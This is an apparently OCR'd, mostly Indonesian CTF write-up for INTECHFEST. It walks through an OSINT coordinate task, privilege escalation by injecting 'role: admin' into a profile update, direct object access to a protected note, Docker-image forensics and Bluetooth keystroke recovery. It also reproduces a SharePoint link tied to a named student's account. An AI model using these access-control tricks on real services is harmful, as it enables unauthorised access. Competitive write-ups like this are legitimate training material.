
Here's how to convert each part:

1. **Latitude**:
   - 8° 45' 59.50" S
   - Formula: $8 + \frac{45}{60} + \frac{59.50}{3600} = 8.76653$
   - Since it's south (S), make it negative: -8.76653
2. **Longitude**:
   - 115° 10' 13.20" E
   - Formula: $115 + \frac{10}{60} + \frac{13.20}{3600} = 115.17033$
   - No need to change the sign since it's east (E).

Final coordinates:

- Latitude: -8.76653
- Longitude: 115.17033

You can paste `-8.76653, 115.17033` directly into Google Maps to view the location.



Flag: INTECHFEST{JimbaranBayBeachResort&Spa}

Web Exploitation

Library


Soalnya sama persis kaya SekaiCTF 2024 kemarin. Tinggal make solver dari github aja
https://github.com/project-sekai-ctf/sekaictf-2024/blob/main/web/intruder/solution/solve.py

Flag: INTECHFEST{L1nQ_Inj3cTshio0000nnnnn}


Notes Manager

Web blackbox, flag ada di notes


Disini ada privesc via update profile dimana server tidak filter parameter info apa saja yang bisa diupdate. Harusnya nama tekniknya sih Response to Request Injection. Dimana json response terdapat key `role` dan saya menginputkan parameter role dengan value admin. Kemudian saya bisa menjadi admin 🙂



Flagnya disini, cuma ada password.



Bisa di bypass dengan langsung mengakses url UID dari notes tsb




Flag: INTECHFEST{Gr4tz_N0w_Y0u_Ar3_A_P3nt3st3r}

Forensic


Leaked

Ya jadi ini adalah fitur commit di fork keliatan meskipun sudah terhapus dari artikel truffle security https://trufflesecurity.com/blog/anyone-can-access-deleted-and-private-repo-data-github

Disini saya nyelam agak dalam pakai gharchive buat dapat commitnya (later ternyata author bilang bisa brute a3xx saja wkwkwk), didapati commit hash a3f1b5deeda3e305c09fabc6187e37b943848232



Ternyata ada docker hub



Disitu ada tags dev-0 sampe dev-130, singkat cerita tiap tags ada suatu elf intechfest-secret-file yang ketika di run dia keluarin part 0-130 dari sebuah rangkaian base64, yasudah kita scripting dikit saja buat ambil semuanya

```python
import os
import json
import subprocess
import threading

def process_image(i):
    os.system(f"docker pull 53buahapel/intechfest:dev-{i}")
    os.system(f"docker save 53buahapel/intechfest:dev-{i} > {i}.tar")
    os.system(f"mkdir test{i}")
    os.system(f"tar -xf {i}.tar -C test{i}")
    print("ok", i)
threads = []
for i in range(0, 131):
    t = threading.Thread(target=process_image, args=(i,))
    threads.append(t)
    t.start()

for t in threads:
    t.join()

for i in range(0,131):
    dest = json.load(open(f"test{i}/manifest.json"))[0]['Layers'][-1]
    os.system(f"tar -xvf test{i}/{dest}")
    output =
subprocess.check_output("./usr/share/nginx/html/intechfest-secret-file",
shell=True).decode()
    f = open(f"result.txt", "a")
    f.write(f"{output}\n")
    f.close()
    os.system(f"rm -rf test{i}")
    os.system(f"rm {i}.tar")
```

Disini mungkin agak overkill tapi yasudahlah, intinya saya gunakan docker save terus untar, terus untar layer terakhir yang isinya ada intechfest-secret-file terus di execute, ini lama banget dan makan memori banget jadi hati2 ngerunnya

solve.py typical/... | solve.py leaked/... | result.txt | solve.py intechprime/...

leaked > dist > result.txt


```
part number 0 base64 part of dev apps -> UEsDBBQAAAAIAK1uAlkCQv
part number 1 base64 part of dev apps -> hAyAcAADg8AAAFABwAcHJv
part number 2 base64 part of dev apps -> ZGlVVAkAA2WCrGZngqxmdX
part number 3 base64 part of dev apps -> gLAAEE6AMAAAToAwAA7Vtt
part number 4 base64 part of dev apps -> bBzFGZ5df51JbF8AN0dC8Q
part number 5 base64 part of dev apps -> lClCB5c/6ICVCT8/cZOR8N
part number 6 base64 part of dev apps -> jggtdLT27dkH5zuzt9faiL
part number 7 base64 part of dev apps -> YpaSsiFAE/WiQ+hOAP/dMf
part number 8 base64 part of dev apps -> VRFCQqouMuKjKlLoh2T1Rz
part number 9 base64 part of dev apps -> m1RUqAkiA+RFrJy8zO++7t
part number 10 base64 part of dev apps -> ju9wqFSBqnmk22fnnfeZmZ
part number 11 base64 part of dev apps -> 2Zvdm7fefHY1PjuqYRRAO5
part number 12 base64 part of dev apps -> lfBUMirSSbC/1O+7MNs+0s
part number 13 base64 part of dev apps -> aO15BvkmaWbgz4ybyqhzni
part number 14 base64 part of dev apps -> 1yN0sQaRlvlqEmYtwI2kPh
part number 15 base64 part of dev apps -> LNYSbRqq4pkJbZ0sIc1Hn1
part number 16 base64 part of dev apps -> xcEu8Z9JmIM63oQz3SJ9Zj
part number 17 base64 part of dev apps -> DMKeiPw3pYp4OuArrKoMRa
part number 18 base64 part of dev apps -> mLE/G+GzD/pP5iQJs6xbAj
part number 19 base64 part of dev apps -> +ZR0mYse9vf8dJ/zf1HQZd
part number 20 base64 part of dev apps -> f1ykZd5Bwoz1fZvpcEgvBT
part number 21 base64 part of dev apps -> i8R6C+euOQ0MOMw78nl50Z
part number 22 base64 part of dev apps -> 6N+TS3fnsvnSUvfSvoHugX
part number 23 base64 part of dev apps -> 6jWDB6/XYliJhTEwePEv04
part number 24 base64 part of dev apps -> KTeS4DzVQmkd0gh+fiUR9w
part number 25 base64 part of dev apps -> HXT5175unzP3wxdvGZTR88
part number 26 base64 part of dev apps -> +NFrd80dW/pLI1yHBj6oC5
part number 27 base64 part of dev apps -> ajBT5fBtz/8hr220h1igdx
part number 28 base64 part of dev apps -> bR3/TB3/Uh37FVDWOlDKen
part number 29 base64 part of dev apps -> yWFh3TduiCmc0zy+ySSTPZ
part number 30 base64 part of dev apps -> vJnL3m+RRTubdzKEe/FhGC
part number 31 base64 part of dev apps -> ATU5PDI7TX6DX2+ud9/YRO
part number 32 base64 part of dev apps -> Th+gacu25rJFx7KnD4zkCn
part number 33 base64 part of dev apps -> lr2pzJWazIuYVCHiqhwrWm
```

Tinggal digabungin

```python
from wrth import *

data = open("result.txt").readlines()
data = [x.split(" -> ")[1].strip() for x in data]
data = b64d("".join(data))

f = open("flag.zip", "wb")
```

```
f.write(data)
f.close()
```

Tinggal kita unzip terus run elf nya lagi terus dapet deh flag




Flag: INTECHFEST{just_a_public_docker_registry_lmao_5dff7d}


GerakSendiri

Yak ini agak TLDR saja karena saya lagi sakit wkkwwk


```
bluetooth
asep
10:82:d7:92:50:80
browser
l33t1337
undipmail-my.sharepoint.com/:f:/g/personal/rafinurardiansyah_students_undip_ac_id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg_Q?e=OFQmmk
```




Ya keliatan ini bluetooth



Ini ada nama asep di Remote Name Request Complete, terus ada address nya juga




Nah keliatan disitu ada ketik wa.me jadi kita asumsikan ini dia buka link nya di browser



Ada l33t1337

Terus itu dibaca aja satu satu nanti bakal jadi link sharepoint panjang banget ini saya kuli aja karena gatau automatenya wkkwwkw
undipmail-my.sharepoint.com/:f:/g/personal/rafinurardiansyah_students_undip_ac_id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg_Q?e=OFQmmk



Akhirnya aku dapet flag asikkkk terus nanti dapet flag

Flag: INTECHFEST{bluetooth_could_be_dangerous_5dff7d}